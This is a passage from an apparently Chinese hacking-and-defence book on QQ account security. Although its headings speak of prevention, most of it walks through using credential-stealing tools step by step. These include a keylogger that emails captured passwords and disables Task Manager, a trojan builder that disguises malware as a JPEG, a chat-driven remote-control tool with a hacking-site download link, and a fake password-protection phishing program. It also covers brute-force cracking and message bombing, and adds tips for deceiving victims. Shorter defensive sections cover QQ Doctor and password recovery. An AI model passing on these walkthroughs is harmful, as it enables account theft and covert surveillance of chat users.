只要每次在网吧聊完天，就可以把自己的聊天记录存为文本文件（保存文本文件类型扩展名为.txt）发送到自己的 E-mail 信箱中，再把网吧计算机中的聊天记录删除掉，别人就无法看到自己的聊天记录了。

步骤 4 如果要删除与好友的聊天记录，只要选中此好友，单击“删除”按钮，即可弹出一个信息提示框，如图 4-11 所示。单击“是”按钮，即可将自己的聊天记录删除。

图 4-10 “另存为”对话框

图 4-11 删除信息提示框

2. 导出及导入备份文件

导出和删除聊天记录虽然可以起到保护自己聊天记录的效果，但如果每次聊天之后都要将操作这些步骤，不仅麻烦而且保存的文件也会越来越多，越来越不好管，以至于到最后连自己也不知道到底哪一个是自己需要的文件了。此时，最好把聊天记录保存成备份文件，再把这个备份文件导入自己的计算机，就可以有效地避免这个问题了。具体操作步骤如下：

步骤 1 在 QQ 主窗口中打开“信息管理器”窗口之后，单击工具栏上的“导出”按钮，在下拉菜单中选择“导出聊天记录为备份文件”选项，打开“另存为”对话框，在其中输入要保存的文件名（保存备份文件类型扩展名为.bak）。

步骤 2 单击“保存”按钮，即可完成文件的备份操作，并弹出成功导出提示框，如图 4-12 所示。




图 4-12 成功导出备份文件

步骤 3 如果要导入备份的文件，则选择“文件”→“导入”命令，即可弹出“打开”对话框，在其中选择备份文件，如图 4-13 所示。单击“打开”按钮，即可把备份文件导入到自己的 QQ 中。

图 4-13　“打开”对话框

3. 利用“QQ 登录号码修改专家”查看聊天记录

现在来看一下如何使用“QQ 登录号码修改专家”偷看聊天记录，具体操作步骤如下：

步骤 1 将下载的“QQ 登录号码修改专家”压缩包进行解压后的 zj 文件，复制到 QQ 的安装目录下，如图 4-14 所示。

步骤 2 双击 zj 文件，打开“QQ 登录号码修改专家”对话框，如图 4-15 所示。

注 意

使用“QQ 登录号码修改专家”工具只能进行本地登录，且在服务器上不能通过验证，使用它的目的只是查看别人的聊天记录及好友信息。




图 4-14　复制文件

图 4-15　“QQ 登录号码修改专家”对话框

步骤 3 如果添加号码，则只要在“添加号码”文本框中输入要添加的号码，如图 4-16 所示。单击“添加”按钮，即可实现添加操作，如图 4-17 所示。

图 4-16　输入添加的号码

图 4-17　添加结果显示

步骤 4 在“QQ 登录号码修改专家”对话框中，只需在选择想要查看的 QQ 号码之后，单击“修改密码”按钮，即可弹出图 4-18 所示的提示信息框。单击 OK 按钮，弹出还原密码的提示框，如图 4-19 所示。

图 4-18　修改密码提示框

图 4-19　记住还原密码提示框

步骤 5 单击“确定”按钮，把本地验证密码修改为 000000，此时就可以使用修改过的万能密码（即 000000）脱机登录这个 QQ 了，如图 4-20 所示。

步骤 6 用户如果要恢复修改过的密码，只要在选择修改密码的 QQ 号码之后，单击“密码还原”按钮，即可弹出图 4-21 所示的提示框。单击 OK 按钮，即可完成密码的还原操作。

图 4-20　使用万能密码登录

图 4-21　还原密码

步骤 7 输入万能密码并单击“登录”按钮之后，将弹出一个“服务器拒绝错误”对话框。此时仍然单击 OK 按钮，便会弹出“请再次输入登录密码”对话框，单击“取消”按钮，即可打开本地的 QQ。当然，在计算机的任务栏处将显示 QQ 的离线状态。

步骤 8 此时就可以按照“正常查看 QQ 聊天记录”的方法，查看在这台计算机上登录过的所有 QQ 信息及其聊天记录了。

由此可见，QQ 的聊天记录是非常不安全的，必须加以保护才行。

4.1.3　预防用 QQ 掠夺者盗取 QQ 密码

QQ 掠夺者不但可以神不知鬼不觉地截获 QQ 账号密码，还可以在本机查询，也可将获得的账号和密码悄悄地发送到用户所指定邮箱中，并在本地计算机上保存获取结果，以供远程调用或从本地查询（需输入设置好的密码才能调出结果查看）。

1．安装 QQ 掠夺者

QQ 掠夺者还有智能判断能力，对已被获取账号和密码的 QQ 将不会重复获取；若没有获取或没有获取成功的 QQ，将不知疲倦的不断去获取该账号和密码，直到成功获取才罢休。

QQ 掠夺者的安装步骤如下：

步骤 1 双击下载的安装文件 QQspo01052.exe，打开“许可协议”对话框，查看相应的安装协议，如图 4-22 所示。

步骤 2 查看完毕之后如无异议，则勾选“我接受上述条款和条件”复选框并单击“下一步”按钮，打开“自述文件”对话框，如图 4-23 所示。




图 4-22　“许可协议”对话框




图 4-23　“自述文件”对话框

步骤 3 查看显示的此软件相应功能特征之后，单击“下一步”按钮，打开“目的目录”对话框，如图 4-24 所示。




图 4-24　“目的目录”对话框

步骤 4 在“目的目录”文本框中输入相应的目录名称（可以运用系统默认的目录，也可以单击“浏览”按钮，从弹出的对话框中选择新的目录）之后，单击“下一步”按钮，打开“安装选项”对话框，如图 4-25 所示。

步骤 5 单击“下一步”按钮，系统即可自动进行安装。安装完毕之后，弹出完成安装对话框，如图 4-26 所示。单击“完成”按钮，则彻底完成安装操作。




图 4-25 “安装选项”对话框




图 4-26 完成安装对话框

2. 运用 QQ 掠夺者盗取 QQ

QQ 掠夺者安装好之后将自动运行，正确设置各选项之后，每次开机都将自动载入。黑客使用 QQ 掠夺者盗取 QQ 的具体操作步骤如下：

步骤 1 如果要远程邮箱接收获取的账号密码，则需要勾选“QQ 掠夺者”主窗口中的“远程邮箱接收”复选框，才可进行其中的各项设置，如图 4-27 所示。

步骤 2 在邮箱地址栏中输入正确的邮箱地址之后，即可自动填充用户名、SMTP 邮件服务器地址，并在“密码”栏中输入邮箱密码。

步骤 3 设置好上述各项参数之后，单击“测试远程接收设置”按钮，进行测试。如果测试通过，则说明所有设置正确，如图 4-28 所示。




图 4-27 “QQ 掠夺者”主窗口

图 4-28 测试通过提示

注 意

此时，获取的账号密码将会自动被发送到所设置的邮箱中。如果没有通过测试，则可能是开始设置的密码或邮箱地址不正确，如果确定密码和邮箱地址无误，则可能系统自动设置的用户名、SMTP 邮件服务器地址不正确（这种情况很少），如果能确定用户名、SMTP 邮件服务器地址，也可以手工设置，设置完成后再进行测试。

步骤 4 设置管理密码就是设置调用参数设置窗口的密码，为便于记忆建议与邮箱密码一样，在设置好密码之后，按【Ctrl+Alt+F6】组合键再次调用窗口时，将提示用户必须输入密码。

步骤 5 勾选“禁用任务管理器”复选框之后，按【Ctrl+Alt+F6】组合键，将会禁止使用 Windows 任务管理器，保护软件非法中断。如果对邮箱地址作了修改，则在单击“保存“按钮前一定要先进行测试，快捷键【Ctrl+Alt+F6】可用于调出\隐藏主窗口。

步骤 6 完成设置之后，如果在这台机器上登录 QQ，则对应的密码将被记录下来，此时只需单击“本地查看掠夺品”按钮，即可进行查看并收取密码。

这样，只要用户在安装有该软件的机器上登录了 QQ，其账号密码就相当于拱手送人了。

如果想将此软件在本机上删除，则可选择“开始”→“所有程序”→“QQ 掠夺者”→“卸载”命令，或运行 C:\QQspo 文件夹中的 Unwise.exe 卸载软件。当然，在进行卸载时也要进行密码身份验证，如果不是软件安装的主人，将无法卸载。对于在公共场所上网的 QQ 用户，最好先用杀毒软件对机器进行杀毒之后再进行登录，不要轻易接收 QQ 好友发过来的文件。

4.1.4　预防用“QQ 枪手”在线盗取密码

“QQ 枪手”是一个全后台监控的盗取 QQ 密码的软件，可截获腾讯版中直接登录的 QQ 账号，并将其发送到自己设定的邮箱中，黑客们经常使用这种软件在网吧内盗取 QQ 号。

“QQ 枪手”的操作很简单，只需进行简单的配置就可以了，具体操作步骤如下：

步骤 1 将下载的文件解压缩后，双击其中的“QQ 枪手.exe”文件，打开其配置对话框，在其中输入自己的信息和信息密码即可（为提高发信的成功率，请确保信箱和信箱密码的正确，否则将不会收到信件），如图 4-29 所示。

步骤 2 输入完毕之后，单击“安装”按钮，即可弹出一个信息提示框，确认自己的邮箱及密码是否正确，如图 4-30 所示。

步骤 3 若输入有误，则可单击“否”按钮返回并进行修改，若正确则单击“是”按钮，弹出“安装后门程序成功”提示信息，如图 4-31 所示。




图 4-29　“QQ 枪手”配置对话框




图 4-30　确认邮箱及密码是否正确

图 4-31　提示信息

这样，只要别人用这台机器登录了 QQ，就可以打开自己的邮箱收取别人的 QQ 号码和密码。该软件是经常到网吧上 QQ 的用户的致命杀手，但该软件不能截获以注册向导登录的 QQ 账号和密码，因此，只要使用登录向导登录 QQ，就可以躲过“QQ 枪手”。

4.1.5　预防“QQ 机器人”在线盗取密码

在线破解也就是暴力破解，这只需要知道 QQ 号码，并利用一些字典工具进行暴力猜测，即可盗取其密码。这种方式主要针对一些密码设置相对简单的 QQ 号。QQ 机器人是一款可以

同时解密多个用户号码（相对所需时间可能会长些）的 QQ 在线解密工具，如果用户的 QQ 密码不小心丢失了，就可以采用该软件来找回自己的密码。

该软件使用方法很简单，第一次运行 QQ 机器人，将会弹出图 4-32 所示的窗口，有点类似于 QQ 登录窗口。在“用户号码”栏中输入要在线破解的 QQ 号码之后，单击下面的“开始校验”按钮，启用 QQ 机器人逐一检验 QQ 密码，直到通过服务器的验证为止，如图 4-33 所示。




图 4-32　QQ 机器人主窗口




图 4-33　密码破解中

由于在线破解的速度比较慢，通常需要对该软件进行一些设置，以加快 QQ 破解的速度。

- 运用键盘编码：是指在逐个检验密码时，使用键盘编码类的字符来做口令。
- 使用字典工具：表示使用指定的字典工具里面的文件作为口令，这类字典工具很多，具体在“设置参数”选项进行设定，一款好的工具字典对于密码破解是非常重要的。
- 搜索所有号码：用于设置 QQ 的安装路径，选择后将立即在“用户号码”栏中显示用这台机器登录过的 QQ 号码。
- 设置参数：单击“设置参数”按钮，将看到里面有很多设置选项，如图 4-34 所示。

“设置参数”对话框中的密码可以设置为“阿拉伯数字”、“英文字母”、“特殊符号”3 类。此外，在“设置路径位置”选项下还可以设置字典文件的路径。若想了解 QQ 密码设置方面的一些情况，则不妨双击 QQ 机器人存储文件夹下的“QQ 密码类型分析文件.txt”文件来进行查看，如图 4-35 所示。

图 4-34　设置参数对话框




图 4-35　QQ 密码类型分析文件

通过上述设置之后，就可以让 QQ 机器人在线暴力破解 QQ 密码。一般在线破解的速度都比较慢，这与机器的配置情况和设置的字典文件有着很大关系，如果设置了一些比较简单的密码，可能几秒钟就将自己的密码拱手送人。

4.1.6　QQ 的自带防御功能

QQ 医生是专门针对 QQ 账号密码被盗问题所提供的一款盗号木马查杀工具，可有效扫描并清除盗号木马，从而保障 QQ 账号不被盗号木马所盗取。此外，还可扫描盗号木马利用的 Windows 操作系统漏洞，并提供补丁安装，从而消除了盗号木马入侵电脑的隐患。

下面来看看 QQ 医生的具体使用方法，具体操作步骤如下：

步骤 1 运行 QQ 医生主程序之后，打开“QQ 医生”主窗口，如图 4-36 所示。

步骤 2 在“诊断”选项卡下有三项功能，分别是盗号木马和 QQ 尾巴病毒、Windows 系统漏洞、QQ 基础功能完好性。单击“全面扫描”按钮（也可以对各项功能单独检测），即可开始进行检测，如图 4-37 所示。

图 4-36　“QQ 医生”主窗口

图 4-37　开始检测

步骤 3 扫描完成后，即可显示当前扫描结果，如图 4-38 所示。单击“查看全部漏洞”超链接，查看有关漏洞的详细信息，如图 4-39 所示。

图 4-38　扫描结果

图 4-39　查看详细漏洞

如果检测到有 QQ 病毒或盗号木马，则单击“清除”按钮即可将其清除。另外，使用系统漏洞的修复功能，将会下载更新最新的系统更新补丁，速度也相当快。

4.2　预防 QQ 远程盗号

除本地破解和远程在线破解盗取 QQ 号码之外，黑客们通常还采用远程盗取方式，以“笑”作掩护，实际上笑里藏刀，在谈笑间就将用户的 QQ 号码据为己有了，让人防不胜防。

4.2.1　预防并不友好的“好友号好好盗”

“好友号好好盗”是一款非常简单实用的远程盗号 QQ 软件，可以在对方好友在线时对其 QQ

号码进行盗取。该软件使用图片进行伪装，直接通过 QQ 传回密码，具有加密传递信息功能。具体操作步骤如下：

步骤 1 下载并运行“好友号好好盗”软件，打开其主窗口，如图 4-40 所示。

步骤 2 在“你自己的 QQ 号”栏中输入自己的 QQ 号码，并单击“选择一个 JPEG 图片”选项组下的“浏览”按钮，打开“你要给网友看什么图片”对话框，选择一个要给网友看的图片，如图 4-41 所示。

图 4-40 “好友号好好盗”主窗口

图 4-41 选择要发送的图片

步骤 3 单击“指定保存的文件名”选项组下的“浏览”按钮，打开“你要将木马放在哪里”对话框，在其中指定保存的路径以及文件名，如图 4-42 所示。单击“生成木马”按钮，即可做出一个木马，如图 4-43 所示。

图 4-42 木马保存路径

图 4-43 木马成功生成

步骤 4 成功生成木马之后，就可以将生成的木马（即图片）发给聊天好友了（此处还可设置运行次数和强制关闭对方 QQ 的时间，若对选择图片和具体操作不熟悉，也可单击“我比较懒”按钮，来使用软件自带的图片，每一步都会有提示）。

当对方接收到带木马的文件之后，最好和自己的好友继续东拉西扯地聊上一会儿，如果发现对方突然下线，则可能是木马已经起作用了，等对方再次上线之后，发个信息过去，让对方回信息。如果没有遇到问题，对方的 QQ 号码和密码便会通过 QQ 信息发送过来了。

默认设置账号、密码以明文显示，如果认为传输过程中大家都能看到信息不好，则可以使用该软件的加密功能。只要在生成木马前勾选主窗口中的“加密”复选框，则生成的木马在发送信息时就会对信息进行加密。信息加密后最好不要马上关闭发过来的信息窗口，要再次运行

“好友号好好盗”软件并单击“解密收到信息”按钮，就可以得到解密后的信息。

一般情况下，如果不关闭信息窗口，程序将会自动进行解密。如果关闭了，就需要从聊天记录中复制那个聊天信息，将其粘贴到解密框中并单击“解密收到信息”按钮进行解密。当然，对于这种盗取号码最有效的防范方法，还是不要随便接收别人发送过来的文件，否则就很容易给自己的 QQ 安全埋下隐患。

4.2.2　预防远程控制的“QQ 远控精灵”

“QQ 远控精灵”是一个利用 QQ 来进行远程控制的软件，实现了不更改网关而在两个不同局域网内部进行互控的梦想，技术含量不是很高，不过思路很新颖，主要是利用 QQ 聊天来进行远程控制。

1. “QQ 远控精灵”软件操作

“QQ 远控精灵”的操作也很简单，具体操作步骤如下：

步骤 1 双击 QQClient.exe 文件，打开“QQ 远控精灵”主窗口，如图 4-44 所示。

步骤 2 单击下拉列表框，在其中选择自己想要实现的功能，在“生成命令”按钮文本框中输入必须的路径之后，单击“生成命令”按钮，再单击“生成代码”按钮。

步骤 3 在右下角“输入识别代码”文本框中输入 5 位代码，以防别人控制自己的目标，单击“生成服务端”按钮，打开“配置服务端”对话框，如图 4-45 所示。

图 4-44　QQClient.exe 运行后的对话框

图 4-45　“配置服务端”对话框

步骤 4 填写完所需设置之后，单击“发信测试”按钮，开始测试，不一会儿将会弹出发送成功提示信息，如图 4-46 所示。

步骤 5 此时就可以去检查邮箱了，如果没什么问题，则单击“生成服务端”按钮，即可在保存对话框中为要生成的服务端文件命名，如图 4-47 所示。

图 4-46　发送成功提示信息

图 4-47　保存对话框

步骤 6 单击“保存”按钮后，将会在“QQ 远控精灵”所在文件夹中生成一个 exe 文件，只要把这个文件发给自己的目录，双击运行就可以了。

技 巧

这个软件是通过 QQ 发送语句控制对方，需要手动将命令语句粘贴到 QQ 发送消息里发送，控制端只能帮助生成命令语句，不能直接用于控制。

识别代码非常重要，使用时注意填写清楚，每次运行“QQ 远控”时默认识别代码是 wsdgs，用户注意改成自己生成服务端的识别代码。在发送代码时，可以和自己的聊天内容一起发送，不过要注意保持代码的完整性和连续性。

2. “QQ 远控精灵”软件设置

如果想要控制对方，不妨参考如下设置：

（1）列举进程并发送

在下拉列表框中选择“列举进程并发送”选项，如图 4-48 所示。只需单击“生成代码”按钮即可出现代码，将生成的代码复制到聊天对话框中发给对方。发送成功之后，将会在对方 C 盘中出现一个名为 result.txt 的文件，同时邮箱里也会收到一份名为“QQ 远控精灵文件传送”的带附件邮件，这个附件就是进程列表（与抓屏的情况类似，抓屏文件为 screen.jpg，默认存放在 C 盘）。

（2）下载文件

在下拉列表框中选择“下载文件”选项，并在“生成命令”按钮前的文本框中输入文件下载地址，如 http://downxz.hack58.net/fzw_hack58/163/QQ2.5abc.rar，单击“生成命令”按钮后再单击“生成代码”按钮，如图 4-49 所示。最后将生成的代码发送给对方即可。




图 4-48 选择“列举进程并发送”选项

图 4-49 选择“下载文件”选项

由于通过“QQ 远控精灵”发送过来的信息比较有特征（如“掉线了？wsdgs”等），如果收到这样的 QQ 信息，系统往往会出现无故重启，就基本可以判定这个跟自己聊天的“好友”就是一个恶意攻击者，自己的系统已经被其使用“QQ 远控精灵”所控制了。

系统感染该病毒之后，虽然表面看不出什么异常，但这些病毒 QQ 信息中大部分含有 wsdgs 特殊字符，会造成强制系统重启、被迫下载病毒文件、抓取当前系统屏幕等危害。

“QQ 远控精灵”的远程控制思路非常简单：病毒会随时检测 QQ 接收到的消息，当出现有特殊字符时，则进行相应的操作。因此，当在使用 QQ 时，如果收到含有 wsdgs 字样的信息，则表明自己已经中毒，应该立刻进行杀毒工作。为了防止系统被感染，应在第一时间升级杀毒软件，如果手中没有杀毒软件，可以直接到网上下载 QQ 专杀工具。

4.2.3　预防“QQ 密码保护”骗子

QQ 提供了密码保护的功能，只要申请了密码保护，即使密码丢失或忘记了，均可通过密码保护找回密码。但一些别有用心的人却利用了这一点，制作出一些模仿 QQ 密码保护的程序，“善意”骗取一些网友的 QQ 密码。

“QQ 密码反保精灵”可以将自己伪装成一个“QQ 在线申请密码保护”程序文件，等待未申请密码保护的 QQ 用户群走进埋下的陷阱，只要被攻击者按照提示输入了相关信息，就可以将用户在线申请所提交的 QQ 号及密码，以附件（c:\unguard.html）形式偷偷地转移到所指定的邮箱内，轻松盗取他人的 QQ 密码。“QQ 密码反保精灵”的具体使用操作步骤如下：

步骤 1 在运行“QQ 密码反保精灵”主程序之后，打开“QQ 在线申请密码保护”对话框，如图 4-50 所示。

步骤 2 双击上方“申请密码保护”的绿色字样，打开“QQ 密码反保精灵 1.0”对话框，如图 4-51 所示。




图 4-50　“QQ 密码反保精灵”对话框

图 4-51　“QQ 密码反保精灵 1.0”后台控制程序

步骤 3 在进行密码保存文件的位置设定或指定发送密码的邮箱之后，就可以将伪装好的“QQ 在线申请密码保护”程序文件发送给对方。

步骤 4 只要对方运行了该软件，并填好相关的密码保护选项，就可以等着收取战果了。

上述方法非常适合盗取网络新手的 QQ 密码，攻击者开始可能会关心地询问是否申请了密码保护，对方如果回答没有，则攻击者就可以顺水推舟地发送这个软件给对方。看来，网上的好心人最好还是注意点。

4.2.4　预防 QQ 密码的在线破解

在线破解 QQ 密码实际上是利用破解工具，使用穷举法来猜测密码的，如果在破解工具的 password.txt 文件中没有某个 QQ 号码的正确密码，则这个 QQ 号码的密码也就不会被破解。因此，一个密码是否能被破解，一般取决于密码的长度或复杂度，密码位数够多或够复杂，则被破解的难度也将增强，甚至变得不可能被破解（如，一个类似 Z9? 96*%@88z^.的密码基本上是没有可能会被破解的，即使被破解，也要耗费相当长的时间）。

为了防止 QQ 密码被破解，QQ 号码被盗用，腾讯提供了 QQ 密码的保护，为自己的 QQ 号设置密码保护，可以到腾讯的网站申请，申请的具体操作步骤如下：

步骤 1 在 IE 浏览器中输入 https://account.qq.com/cgi-bin/showMain 之后，打开 QQ 账号服务中心首页，如图 4-52 所示。

图 4-52　QQ 账号服务中心首页

步骤 2 单击“马上登录”按钮，进入账号登录窗口，如图 4-53 所示。

图 4-53　登录账号

步骤 3 单击“登录”按钮，进入设置密码保护窗口，如图 4-54 所示。

图 4-54　密码保护窗口

步骤 4 单击“太好了，我要马上设置”按钮，打开设置密码保护资料窗口，在其中按要求设置机密问题、安全联系方式、安全凭证等信息（网页上右边带有“*”号的文本框都是必须填写的），如图 4-55 所示。

图 4-55　设置密码保护资料

步骤 5 单击“下一步”按钮，弹出一个提示用户下一步将要做什么事情的信息提示框，如图 4-56 所示。单击“确定”按钮，打开设置密码保护资料回答问题窗口，回答上

一步所填写的问题答案和邮箱等，即对所设置的密码保护资料进行确认，如图 4-57 所示。

图 4-56　提示信息

图 4-57　回答问题窗口

步骤 6 正确回答完所设问题之后，单击“下一步”按钮，密码保护即可设置成功，此时将会弹出图 4-58 所示的窗口。

图 4-58　密码保护设置成功

申请了密码保护之后，即使 QQ 账号密码被盗，也可以在腾讯网站中通过密码保护取回自己的密码。具体操作步骤如下：

步骤 1 在 QQ 账号服务中心首页中单击“自助取回 QQ 密码”按钮，打开自助重设密码窗口，按要求在其中输入要重设密码的 QQ 账号，并填写所给出的四位中文验证码，如图 4-59 所示。

图 4-59　自助重设密码

步骤 2 单击“下一步”按钮，进入选择重设方式窗口，在“请选择重设方式”下选择“通过安全电子邮件地址重新设置密码”单选项，如图 4-60 所示。

图 4-60　选择重设方式

步骤 3 单击“确定”按钮，进入安全电子邮件重设密码回答问题窗口，在其中按要求输入相应问题的正确答案，并在“请选择取回密码方式”下选择“将邮件发送到默认的 Email 信箱”单选项，如图 4-61 所示。

图 4-61　回答问题

步骤 4 单击“下一步”按钮，打开通过安全电子邮件重设密码窗口，在其中提示重设密码的电子邮件已发送到用户所指定的安全邮箱，如图 4-62 所示。

图 4-62　重设密码的电子邮件已发送

步骤 5 此时，打开申请密码保护时所指定的安全邮箱之后，即可看到由腾讯 QQ 客服所发出的邮件，如图 4-63 所示。

图 4-63　安全邮箱接收到的重设密码邮件

步骤 6 按照腾讯 QQ 客服所发邮件中所给出的提示，打开重设密码窗口，在其中需要输入要重新设置密码的 QQ 账号，并输入新密码，如图 4-64 所示。单击“确定”按钮，即可成功重设 QQ 密码，如图 4-65 所示。

图 4-64　重设密码

图 4-65　密码设置成功

4.3　预防 QQ 信息炸弹与病毒

QQ 消息炸弹是指攻击者在瞬间向远程在线的 QQ 用户自动发送大量的垃圾信息，开启无数个消息窗口，从而使远程的 QQ 用户疲于应付这些消息，无法进行正常 QQ 操作的攻击方法。由于这种“炸弹”大量占用有限的网络带宽，阻塞网络，所以会导致用户上网速度变慢，当大量的系统资源被占用后，还有可能造成电脑死机。

这种消息“炸弹”所发出的 QQ 消息其实和正常聊天时所发出的消息一样，只不过这种消息“炸弹”所发出的消息内容无意义，发送速度非常短，势如洪水不可抵挡。

QQ 消息炸弹主要有如下两种类型：

- 在对话模式中，向对方发送消息炸弹（具有代表性的有“飘叶千夫指”、“碧海青天 QQ 大使”、“QQ 消息自动发送器”、“先剑 QQ 狂浪”等）。
- 指定远程 QQ 用户对应的 IP 地址和端口号，再发送消息炸弹。

4.3.1　用 QQ 狙击手 IpSniper 进行信息轰炸

QQ 狙击手 IpSniper 是一款针对腾讯 QQ 的 IP 地址查询工具，支持目前几乎所有版本的 QQ，并且支持所有 Windows 操作系统。支持两种启动方式：运行 QQ 并查取 IP 信息时再启动 IpSniper，和直接通过 IpSniper 启动 QQ 程序。

1. 安装 IpSniper

IpSniper 软件的版本很多，这里介绍目前最新的一个版本，其软件的安装步骤如下：

步骤 1　双击 IpSniper 软件的安装文件，打开“安装向导”对话框，如图 4-66 所示。

步骤 2　单击“继续”按钮，打开“许可协议”对话框，在查阅安装软件的相应协议之后，选择“我接受协议”单选按钮，如图 4-67 所示。

图 4-66　“安装向导”对话框




图 4-67　“许可协议”对话框

步骤 3 单击“继续”按钮，打开“选择目标位置”对话框，如图 4-68 所示。在文本框中输入软件的安装路径（也可选择系统默认的路径）之后，单击“继续”按钮，打开“选择开始菜单文件夹”对话框，如图 4-69 所示。




图 4-68　“选择目标位置”对话框

